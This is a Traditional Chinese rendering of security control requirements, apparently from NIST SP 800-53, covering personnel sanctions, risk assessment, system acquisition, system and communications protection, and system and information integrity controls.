家族：人員安全（PS）	PS-8 人員懲處

控制措施：由組織

- 採取正式的懲處程序，懲處違反資訊安全性策與程序的人員；
- 當員工懲處程序啟動，在[組織定義的時間內]，通知[組織定義的人員或角色]，確認被懲處人員與懲處原由。

家族：風險評估（RA）	RA-1 風險評估策略與程序

控制措施：由組織制定、文件化並發佈：

- 一份風險評估策略，並說明其目的、範圍、角色、責任、管理目的、組織間的溝通協調與符合性，以及；
- 可以促進風險評估策略與相關的風險評估控制措施；
- 同時定期檢視與更新風險評估策略與程序。

家族：風險評估（RA）	RA-2 安全分類

控制措施：由組織

- 依照適用的聯邦法律、執行命令、指令、策略、程序、標準、指導，將資訊系統由系統處理、儲存或傳輸的資訓進行分類，並在資訊安全計畫中說明分類結果；
- 指派高階管理人員審查與核准安全分類。

家族：風險評估（RA）	RA-3 風險評估

控制措施：由組織

- 導入風險評估，對那些對資訊與資訊系統未經授權存取、使用、揭露、中斷、修改、破壞而造成的危害進行評估；
- 在[組織定義的文件]中納入風險評估結果；
- 在[組織定地的時間]，檢視風險評估結果；
- 對[組織定義的人員或角色]發佈風險評估結果；
- 每當資訊系統、作業環境有顯著更動，或是其它可能影響系統安全狀態的情況時，須更新風險評估。

家族：風險評估（RA）	RA-4 風險評估更新

本條註銷，納入 RA-3。

家族：風險評估（RA）	RA-5 弱點掃描

控制措施： 由組織

- 在[組織定義的時間]內掃描資訊系統與應用軟體的弱點，同時識別與報告影響系統的重要弱點；
- 採用弱點掃描工具與技術：
- 列舉平臺、軟體漏洞、不當組態；
- 格式檢查清單與測試程序；
- 量測弱點影響。
- 分析弱點掃描報告與控制措施評估結果；
- 在[組織定義的時間]內補救弱點；
- 對[組織定義的人員或角色]分享弱點掃描程序與安全控制評估取得的資訊，幫助排除其它資訊系統的相同弱點。

家族：風險評估（RA）	RA- 6 技術偵察措施調查

控制措施：由組織在[組織定義的時間]、[組織定義的位置]、[組織定義的事件]採用技術偵察措施調查。

家族：系統與業務的取得	SA-1 系統與業務獲取的策略與程序

控制措施：由組織開發、文件化，並對[組織定義的人員或角色]發佈：

- 一份系統與業務獲取策略，並說明其目的、範圍、任務、職責、管理、承諾、組織間的溝通協調，以及符合性；
- 可以促進系統與業務獲取的策略與相關的系統與業務獲取控制措施；
- 同時定期檢視與更新系統與業務策略與程序。

家族：系統與業務的取得	SA-2 資源分配

控制措施：由組織

- 確認任務/業務流程規劃中資訊系統或資訊系統服務的資訊安全要求；
- 確定文件，並分配規劃與投資控制過程中資訊系統或資訊系統服務所需的資源；
- 建立組織計畫與預算文件的資訊安全分項。

家族：系統與業務的取得	SA-3 系統開發生命週期

控制措施：由組織

- 經由管理資訊系統[組織定義的系統開發生命週期]整合資訊安全方面的考量；
- 在整個系統開發生命週期中，定義與文件化資訊安全的功能與責任；
- 辨識具備資訊安全功能與責任的人員；
- 將組織資訊安全風險管理流程整合至系統開發生命週期的活動。

家族：系統與業務的取得	SA-4 獲得過程

控制措施:由組織將以下要求納入資訊系統、系統元件、資訊系統服務的採購合約中：

- 安全功能要求；
- 安全強度要求；
- 安全保證要求；
- 安全相關文件的要求；
- 保護與安全有關的文件要求；
- 資訊系統的開發環境與運作環境，說明系統的運作目的；
- 驗收標準。

家族：系統與業務的取得	SA-5 資訊系統文件

控制措施：由組織

- 取得用於資訊系統、系統元件或資訊系統服務描述的管理文件，描述以下：
- 安全組態、安裝與系統操作、元件或服務；
- 有效使用與維護安全功能/機制；
- 相關組態與使用者管理功能、已知漏洞。
- 取得用於資訊系統、系統元件或描述資訊系統服務的使用者文件，描述以下：
- 使用者可使用的安全功能/機制，以及如何有效地使用這些安全功能/機制；
- 使用者互動方法，使人員能以更安全的方式使用該系統、元件或服務；
- 使用者維護系統、元件或服務的安全責任。

- 無法取得資訊系統、系統元件或資訊系統服務的文件時，應採取[組織定義的操作]應對；
- 按照風險管理策略要求，保護相關文件；
- 對[組織定義的人員或角色]發佈文件。

家族：系統與業務的取得	SA-6 軟體使用限制

本條註銷，納入 CM-10 和 SI-7。

家族：系統與業務的取得	SA-7 使用者安裝的軟體

本條註銷，納入 CM-11 和 SI-7。

家族：系統與業務的取得	SA-8 安全工程學原理

控制措施：由組織採用資訊系統安全工程原理規範，設計、開發、實施與修改資訊系統。

家族：系統與業務的取得	SA-9 外部資訊系統服務

控制措施：由組織

- 要求外部資訊系統服務供應商遵守組織的資訊安全要求，同時採用[組織定義的安全控制]按照適當的聯邦法律、行政命令、程序、政策、法規、標準與指導；
- 定義與記錄外部資訊系統服務的政府監管、使用者角色與責任；
- 採用[組織定義的流程、方法和技巧]持續監視外部服務供應商是否有遵守組織的安全控制措施。

家族：系統與業務的取得	SA-10 開發組態管理

控制措施：由組織要求資訊系統、系統元件或資訊系統的服務的開發者：

- 系統、元件或服務在[設計、發展、實施、操作]期間，運行組態管理；
- 文件化、管理與控制[組態管理下的組織定義的組態項目]變更的完整性；
- 只有組織核准的系統、元件或服務，才能更動；
- 文件化核准的系統、元件或服務更動，以及潛在的安全影響；
- 追踪系統、元件或服務中的安全漏洞與比例，並向[組織定義的人員]報告結果。

家族：系統與業務的取得	SA-11 開發安全測試與評估

控制措施：由組織要求資訊系統、系統元件或資訊系統的服務的開發者：

- 新創並實施安全評估計畫；
- 在[組織定義的深度與範圍]，運行[選擇：單位、整合、系統、回歸]測試/評估；
- 提出安全評估計畫的執行證據，以及安全測試/評估的結果；
- 實現一個可稽查的漏洞修復過程；
- 在安全性測試/評估確認正確的漏洞。

家族：系統與業務的取得	SA-12 供應鏈保護

控制措施：由組織採用[組織定義的安全保護]避免供應鏈威脅到資訊系統、系統元件或資訊系統服務。

家族：系統與業務的取得	SA-13 可信度

控制措施：由組織說明[組織定義的資訊系統、資訊系統元件或資訊服務系統]支援關鍵任務/業務功能的可信度。

家族：系統與業務的取得	SA-14 重要性分析

控制措施：由組織在[組織定義的時間]內對[組織定義的資訊系統、資訊系統元件或資訊系統服務]進行重要性分析，識別重要的資訊系統元件與功能。

家族：系統與業務的取得	SA-15 開發流程、標準與工具

控制措施：由組織

- 要求資訊系統、系統元件或資訊系統服務的開發人員遵守開發流程書：
- 明確說明安全性要求；
- 確認標準與開發流程所使用的工具；
- 文件化開發過程中使用的特定工具選項與組態；
- 文件化管理與確保流程、開發工具更動的完整性。
- 如果所選擇與採用的流程、標準、工具與工具選項/組態能夠滿足[組織定義的安全要求]，在[組織定義的時間]內，審查開發流程、標準、工具與工具選項/配置。

家族：系統與業務的取得	SA-16 開發人員提供的培訓

控制措施：由組織要求資訊系統、系統元件或資訊系統服務的開發者提供培訓[組織定義的教育訓練]，指導正確使用與操作安全功能、控制與機制。

家族：系統與業務的取得	SA-17 開發人員安全架構與設計

控制措施：由組織要求資訊系統、系統元件或資訊系統服務的開發人員擬訂設計標準與安全架構：

- 符合組織內部的安全架構；
- 完整說明所需的安全功能，以及實體與邏輯部件的安全控制組態；
- 表示個別安全功能、機制與服務如何協力提供所需的安全功能。

家族：系統與業務的取得	SA-18 防篡改與檢測

控制措施：由組織實施資訊系統、系統元件或資訊系統服務的防篡改保護計畫。

家族：系統與業務的取得	SA-19 元件真實性

控制措施：由組織

- 制定與實施防偽政策，包括檢測與防止偽造元件進入資訊系統的程序；
- 對[組織定義的外部組織]或是[組織定義的人員或角色]，報告偽造的資訊系統元件。

家族：系統與業務的取得	SA-20 關鍵元件的客製化開發

控制措施：由組織重新實施或客制化開發[組織定義的關鍵資訊系統元件]。

家族：系統與業務的取得	SA-21 開發人員篩選

控制措施：由組織要求[組織定義的資訊系統、系統元件或資訊系統服務]的開發人員：

- 透過指定[組織定義的官方管理責任]，並具備適當的存取授權；
- 符合[組織定義的外部人員篩選標準]。

家族：系統與業務的取得	SA-22 不支援的系統元件

控制措施：由組織

- 當元件無法由開發人員、供應商或製造商長期提供時，替換資訊系統元件；
- 為了滿足任務/業務的不支援系統元件需求，提供理由與文件核准繼續使用。

家族：系統與通訊保護	SC-1 系統及通訊保護策略與程序

控制措施：由組織制定、文件化，並對[組織定義的人員或角色]發佈：

- 該系統及通訊保護策略的目的、範圍、任務、職責、管理、承諾、組織間的溝通協調，以及符合性；
- 可以促進系統及通訊保護策略與相關系統及通訊保護策略與程序控制措施；
- 同時定期檢視與更新系統及通訊保護策略與程序。

家族：系統與通訊保護	SC-2 應用區分

控制措施:由資訊系統從資訊系統管理功能區分使用者功能(包括使用者介面服務)。

家族：系統與通訊保護	SC-3 安全功能隔離

控制措施：由資訊系統從非安全功能隔離安全功能。

家族：系統與通訊保護	SC-4 資訊資源共享

控制措施：由資訊系統，避免經由共享系統資源上未經授權與非預期的資料傳輸。

家族：系統與通訊保護	SC-5 阻斷服務保護

控制措施：由資訊系統採用[組織定義的安全保障措施]，避免受到阻斷服務攻擊。

家族：系統與通訊保護	SC-6 資源有效性

控制措施：由資訊系統透過優先級別或是配額方式，配置[組織定義的資源]，保護資源的可用性。

家族：系統與通訊保護	SC-7 邊界防護

控制措施：由資訊系統

- 監控系統外部邊界與內部主要邊界的通訊；
- 透過子網路方式將公開可存取系統元件與內部組織網路隔離[物理或邏輯]；
- 欲連接外部網路或資訊系統，只能透過管理介面，管理介面由符合組織安全架構的邊界保護裝置組成。

家族：系統與通訊保護	SC-8 傳輸保密性與完整性

控制措施：由資訊系統保護傳送資訊的保密性或完整性。

家族：系統與通訊保護	SC-9 傳輸保密

本條註銷，納入 SC-8。

家族：系統與通訊保護	SC-10 網路斷開連接

控制措施：過了[組織定義的閒置時間]，由資訊系統終止通訊會話，並結束相關的網路連接。

家族：系統與通訊保護	SC-11 可信路徑

控制措施:由資訊系統建立使用者與系統安全功能間[安全功能至少包括資訊系統認證與再認證]的可信任通訊路徑。

家族：系統與通訊保護	SC-12 加密金鑰的建立與管理

控制措施：依據[組織定義的要求金鑰生成、發佈、儲存、存取與銷毀]機制，由組織建立與管理資訊系統所使用的加密金鑰。

家族：系統與通訊保護	SC-13 密碼保護

控制措施：資訊系統採行的加密機制須符合聯邦法律、行政命令、程序、政策、法規與標準。

家族：系統與通訊保護	SC-14 公共接取保護

本條註銷，相關功能由 AC-2、AC-3、AC-5、AC-6、SI-3、SI-4、SI-5、SI-7、SI-10 提供。

家族：系統與通訊保護	SC-15 協同運算裝置

控制措施：由資訊系統

- 除了[組織定義允許遠端啟動的異常]的情況，否則禁止協同運算設備遠端啟動；
- 在裝置外觀提供使用者明確的使用指示。

家族：系統與通訊保護	SC-16 安全屬性傳輸

控制措施：在資訊系統間與系統元件間交換與資訊系統相關的[組織定義的安全屬性]資訊。

家族：系統與通訊保護	SC-17 公鑰基礎設施的憑證

控制措施：依據[組織定義的憑證策略]，由組織核發公鑰憑證，或從核可的服務供應商取得公鑰憑證。

家族：系統與通訊保護	SC-18 行動程式碼

控制措施：由組織

- 定義可接受與不可接受的行動程式碼與技術；
- 建立可接受行動程式碼與行動程式碼技術的使用限制與實施方針；
- 授權、監控資訊系統內所使用的行動程式碼。

家族：系統與通訊保護	SC-19 網路電話

控制措施：由組織

- 基於惡意使用網路電話對資訊系統造成的危害，建立網路電話使用限制與實施方針；
- 授權、監控資訊系統內的網路電話使用。

家族：系統與通訊保護	SC-20 安全域名/位址解析服務（授權來源）

控制措施：由資訊系統

- 對回應外部域名/位址解析請求的域名解析資料，提供額外的數據源認證與完整驗證；

- 當運作於分散式、階層式的命名空間時，提供指示子區間安全狀態的方法（如果子區間支援安全解析服務），並啟動父網域與子網域間信任鏈的驗證。

家族：系統與通訊保護	SC-21 安全域名/位址解析服務（分解器或快取）

控制措施：在回應外部域名/位址解析請求的域名解析資料時，由資訊系統提出請求，同時進行數據來源認證與數據完整性驗證。

家族：系統與通訊保護	SC-22 架構與配置進行域名/位址解析服務

控制措施：資訊系統共同為組織提供域名/位址解析服務，該服務具備容錯功能，且可在內部/外部角色個別實施。

家族：系統與通訊保護	SC-23 會話的真實性

控制措施：由資訊系統保護通訊會話的真實性。

家族：系統與通訊保護	SC-24 已知狀態的故障

控制措施：資訊系統在[組織定義的已知狀態]下，發生[組織定義的故障類型]，保持故障的[組織定義的系統狀態資訊]。

家族：系統與通訊保護	SC-25 微型節點

控制措施：由組織採用最小功能與資訊儲存的資訊系統元件。

家族：系統與通訊保護	SC-26 蜜罐（Honeypot）

控制措施:刻意設計為惡意攻擊目標的資訊系統或元件,可用於檢測、分析攻擊行為。

家族：系統與通訊保護	SC-27 獨立於平臺的應用程式

控制措施：資訊系統包括：[組織定義獨立於平臺的應用程式]。

家族：系統與通訊保護	SC-28 閒置資訊保護

控制措施：由資訊系統保護[組織定義的閒置資訊]的保密性與完整性。

家族：系統與通訊保護	SC-29 異質性

控制措施：在資訊系統實現時，組織將多元的資訊技術應用於[組織定義的資訊系統元件]。

家族：系統與通訊保護	SC-30 隱蔽與誤導

控制措施：在[組織定義的時間]，組織在[組織定義的資訊系統]使用[組織定義的隱蔽和誤導技術]，以混淆、誤導惡意人士。

家族：系統與通訊保護	SC-31 隱藏通道分析

控制措施：由組織

- 進行隱藏通道分析，確認資訊系統內有哪些通道的通訊是隱蔽不明的；
- 評估這些通道的最大頻寬。

家族：系統與通訊保護	SC-32 資訊系統劃分

控制措施：基於[組織定義元件的實體隔離情況]，由組織將資訊系統劃分為在隔離實體場域或環境的資訊系統元件。

家族：系統與通訊保護	SC-33 準備發送完整性

本條註銷，納入 SC-8。

家族：系統與通訊保護	SC-34 不可修改的可執行程式

控制措施：在資訊系統[組織定義的資訊系統元件]：

- 載入並從硬體執行作業環境，例如唯讀媒體；
- 載入並從硬體執行[組織定義的應用程式]，例如唯讀媒體。

家族：系統與通訊保護	SC-35 蜜罐客戶（Honeyclients）

控制措施：由資訊系統，包括元件主動辨識惡意網站與隱含惡意程式碼的網頁。

家族：系統與通訊保護	SC-36 分散式處理與儲存

控制措施：由組織將[組織定義的處理與儲存設備]配置在多個物理位置。

家族：系統與通訊保護	SC-37 頻外通道（Out-Of-Band Channels）

控制措施：由組織採用[組織定義頻外通道]為資訊系統元件或裝置的物理傳遞或電子傳送至[組織定義的個人或資訊系統]。

家族：系統與通訊保護	SC-38 操作安全

控制措施：由組織採用[組織定義的操作安全保障措施]，保護整個系統開發生命週期的主要組織資訊。

家族：系統與通訊保護	SC-39 執行緒獨立

控制措施：由資訊系統為每個執行緒保留獨立的執行區域。

家族：系統與通訊保護	SC-40 無線鏈路保護

控制措施：由資訊系統保護內、外部的[組織定義的無線鏈路]，避免遭受[組織定義的信令參數或其它的攻擊來源]。

家族：系統與通訊保護	SC-41 端口與 I/O 設備存取

控制措施：由組織關閉或移除[組織定義的資訊系統或資訊系統元件]中的實體[組織定義的連接端口與輸入/輸出設備]。

家族：系統與通訊保護	SC-42 感測器功能與數據

控制措施：由資訊系統

- 禁止遠端啟動環境感測器功能，除了[組織定義的允許感測器遠端啟動情形]；
- 對[組織定義使用者的類別]，提供明確的感測器使用指示。

家族：系統與通訊保護	SC-43 使用限制

控制措施：由組織依據惡意軟體可能造成的資訊系統危害，建立[組織定義的資訊系統元件]的使用限制與實施方針；

家族：系統與通訊保護	SC-44 引爆室（Detonation Chambers）

控制措施：由組織將引爆室能力應用於[組織定義的資訊系統、系統元件或位置]。

家族：系統與資訊的完整性	SI-1 系統和資訊完整性策略與程序

控制措施：由組織制定、文件化，並對[組織定義的人員或角色]發佈：

- 系統與資訊完整性策略的目的、範圍、任務、職責、管理、承諾、組織間的溝通協調，以及符合性；
- 可以促進系統與資訊完整性策略與相關的系統與資訊完整性策略與程序控制措施；
- 同時定期檢視與更新系統與資訊完整性策略與程序。

家族：系統與資訊的完整性	SI-2 缺失修補

控制措施：由組織

- 辨識、報告和修正資訊系統的缺失；
- 測試軟體和韌體缺失修補復的成效；
- 更新檔推出後，在[組織定義的時間]內更新安全軟體與韌體；
- 將缺失修補納入組織組態管理過程。

家族：系統與資訊的完整性	SI-3 惡意程式碼防護

控制措施：由組織

- 採取惡意程式碼保護機制，檢測資訊系統的入口和出口點，杜絕惡意程式碼；
- 依據組織結構管理政策與程序，每當有更新檔可用時，更新惡意程式碼的保護功能；
- 設定惡意程式碼保護機制：
- 資訊系統定期[組織定義的頻率]進行掃描，同時在外部文件下載或打開時即時掃描；
- 檢測到惡意程式碼，對管理員發送[攔截惡意程式碼、隔離惡意程式碼]的警報。
- 處理惡意程式碼檢測時可能發生的誤報，避免對資訊系統產生可用性的影響。

家族：系統與資訊的完整性	SI-4 資訊系統監控

控制措施：由組織

- 監控資訊系統，檢測：
- 攻擊與符合[組織定義的監控目標]的潛在攻擊指標；
- 未經授權區域、網路與遠端連線。
- 透過[組織定義的技術和方法]，辨識未經授權使用資訊系統。
- 部署監控設備：
- 蒐集組織的特定資訊；
- 在系統內的隨機位置，追踪組織感興趣的特定交易（transactions）行為。
- 透過入侵監測工具，使資訊不會被未經授權存取、修改和刪除；
- 在適用的聯邦法律，行政命令，程序，政策，法規下，獲取資訊系統監測行為的法律意見。

家族：系統與資訊的完整性	SI-5 安全警報、諮詢與指令

控制措施：由組織

- 接收來自[組織定義的外部組織]的資訊系統安全警報、諮詢與指令；
- 在必要時，產生內部安全警報、諮詢與指令；
- 對[組織定義的人員或角色]、[組織內的單位]、[組織定義的外部組織]發佈安全警報、諮詢與指令。

家族：系統與資訊的完整性	SI-6 安全功能驗證

控制措施：由資訊系統

- 驗證[組織定義的安全功能]的正確操作；
- 安全驗證測試失敗時，通知[組織定義的人員或角色]；
- 發生異常時，[關閉資訊系統、重新啟動資訊系統、組織定義的替代行動]。

家族：系統與資訊的完整性	SI-7 軟體、韌體與資訊完整性

控制措施：由組織採用完整性驗證工具來檢測對[組織定義的軟體、韌體與資訊]的未經授權修改。

家族：系統與資訊的完整性	SI-8 垃圾郵件防護

控制措施：由組織

- 採用垃圾郵件保護機制，檢測資訊系統的入口和出口點，並對不請自來的郵件採取處理措施；
- 根據組織的組態管理政策和程序，更新垃圾郵件防護機制。

家族：系統與資訊的完整性	SI-9 訊息輸入的限制

本條註銷，納入 AC-2，AC-3，AC-5，AC-6。

家族：系統與資訊的完整性	SI-10 訊息輸入驗證

控制措施：由資訊系統對[組織定義的輸入資訊]檢查有效性。

家族：系統與資訊的完整性	SI-11 錯誤處理

控制措施：由資訊系統

- 產生錯誤訊息，並提供修正措施的必要資訊，並且不洩漏可能被惡意人士所利用的資訊；
- 只對[組織定義的人員或角色]顯示錯誤訊息。

家族：系統與資訊的完整性	SI-12 訊息處理和保留

控制措施：按照適用的聯邦法律、行政命令、程序、政策、法規、標準和操作要求，由組織處理、保留對資訊系統內與資訊系統輸出的資訊。

家族：系統與資訊的完整性	SI-13 可預見的故障預防

控制措施：由組織

- 決定系統元件在特定操作環境的平均故障時間（MTTF）；
- 在[組織定義的 MTTF 替代標準]下，提供可替代的資訊系統元件，以及可交換啟動與備用的元件。

家族：系統與資訊的完整性	SI-14 非持續性

控制措施：由組織採用非持續性的[組織定義的資訊系統元件和服務]，以判斷持續性攻擊。

家族：系統與資訊的完整性	SI-15 資訊輸出過濾

控制措施：由資訊系統從[組織定義的軟體程序和/或應用程式]驗證輸出資訊，確保資訊與預期內容相符。

家族：系統與資訊的完整性	SI-16 記憶體保護

控制措施：該資訊系統實現[組織定義的安全保障措施]，保護記憶體執行的程式碼不會被未經授權存取。

家族：系統與資訊的完整性	SI-17 故障保護程序

控制措施：當[組織定義的故障情況發生]，由資訊系統運行[組織定義的故障安全程序]。